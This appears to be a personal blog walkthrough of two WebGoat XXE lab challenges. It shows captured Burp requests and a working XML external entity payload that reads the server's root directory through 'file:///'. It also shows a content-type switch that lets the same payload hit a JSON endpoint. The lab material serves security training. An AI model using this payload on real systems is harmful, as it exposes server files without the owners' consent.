

# Webgoat XXE

Twitter: @BlackSheepSpicy


Twitch: <https://twitch.tv/BlackSheepSpicy>

Before we begin, XXE is short for XML eXternal Entity. It is the result of a shit tier XML parser allowing user input to reference entities (a file, for instance) that should not be able to be referenced.


3. So let's check out the first challenge that WebGoat has lined up for us:

### Let's try

In this assignment you will add a comment to the photo, when submitting the form try to execute an XXE injection with the comments field. Try listing the root directory of the filesystem.



**John Doe** uploaded a photo.  
24 days ago



Alright... what does the comment look like going over the wire?



```
POST /WebGoat/xxe/simple HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/xml
X-Requested-With: XMLHttpRequest
Content-Length: 55
Cookie: JSESSIONID=F9182515E173805674D3D3B6190FC986
Connection: close

<?xml version="1.0"?><comment> <text></text></comment>
```

So when writing our payload we have to keep in mind the content of the comment is being stored not only in a node called **<text>** but it also has a parent node called **<comment>**... for some reason.


With this information we can begin to come up with our payload. I'm not going to lie to you I just ripped the example XML snippet from the previous page and modified it to suit our needs:

```
<?xml version="1.0"?>
<!DOCTYPE test
[
    <!ENTITY xxe SYSTEM "file:///">
]>
<comment>
    <text>&xxe;</text>
</comment>
```

Essentially all this code does is it first creates an **entity** (equivalent of a variable in other languages) called **xxe** that can only reference information on this **system** and will access the information at the root directory, which in a URL looks like **file:///**

So now we can inject our code into the packet with burp and look cool:





To get an idea as to what is in that comment, here's the root file of my kali machine:

```
root@kali:/# ls
0                               mnt
bin                             '!Oh hey, this is the root of my Kali Machine, thats awkward'
boot                           opt
dev                             proc
etc                             root
home                            run
initrd.img                     sbin
initrd.img.old                 srv
lib                             sys
lib32                           tmp
lib64                           usr
libx32                          var
lost+found                     vmlinuz
media                           vmlinuz.old
```


4. Not going to lie to you, the solution to this next challenge was so stupid simple I instantly over thought it. Check this out:



## Modern REST framework

In modern REST frameworks the server might be able to accept data formats that you as a developer did not think about. So this might result in JSON endpoints being vulnerable to XXE attacks.

Again same exercise but try to perform the same XML injection as we did in first assignment.



Now, if you're like me, this is the part where you start looking into JSON to see if you can do the equivalent of the last challenge with it. I assure you, you're already over thinking it. Let's intercept the comment packet:


```
POST /WebGoat/xxe/content-type HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 11
Cookie: JSESSIONID=F9182515E173805674D3D3B6190FC986
Connection: close

{"text":""}
```



So as you can see the comment is now in JSON form, how would XXE ever work? Well it turns out that SOMEHOW... SOME WAY... JSON ENDPOINTS CAN ACCEPT XML! I HAVE NO IDEA WHY THAT'S A THING BUT HERE WE ARE MAN... HERE WE ARE....

Sorry... anyway yeah just change the content type header to "application/xml" and inject the same payload as the previous challenge to win.



The screenshot shows a web browser's developer tools interface. The top bar indicates the target is `http://localhost:8080`. The left pane shows the 'Request' tab with the following details:

- Method: POST
- URL: `/WebGoat/xxe/content-type`
- Host: `localhost:8080`
- User-Agent: `Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0`
- Accept: `/*/*`
- Accept-Language: `en-US,en;q=0.5`
- Accept-Encoding: `gzip, deflate`
- Referer: `http://localhost:8080/WebGoat/start.mvc`
- Content-Type: `application/xml`
- X-Requested-With: `XMLHttpRequest`
- Content-Length: `131`
- Cookie: `JSESSIONID=F9182515E17380567403D3B6190FC986`
- Connection: `close`

The right pane shows the 'Response' tab with the following details:

- Status: HTTP/1.1 200
- X-Application-Context: `application:8080`
- X-Content-Type-Options: `nosniff`
- X-XSS-Protection: `1; mode=block`
- X-Frame-Options: `DENY`
- Content-Type: `application/json; charset=UTF-8`
- Date: `Fri, 12 Jul 2019 08:30:58 GMT`
- Connection: `close`
- Content-Length: `132`

The response body is a JSON object:

```
{
  "lessonCompleted" : true,
  "feedback" : "Congratulations. You have successfully completed the assignment.",
  "output" : null
}
```

Side note: I used a feature within burpsuite called repeater which allows you to store a packet to make changes and then fire it off, its pure sex and I highly recommend you use it whenever you have alot of guess work to do that you cant with intruder.

Sorry I couldn't do the last challenge. Despite my best efforts, unfortunately I cannot get webwolf to run at all. If I ever get it running I will likely revise this. Regardless I hope you enjoyed this write up! If you want to see me overthink these challenges live be sure to drop by my Twitch when I'm live and also follow my Twitter for some fresh memes!



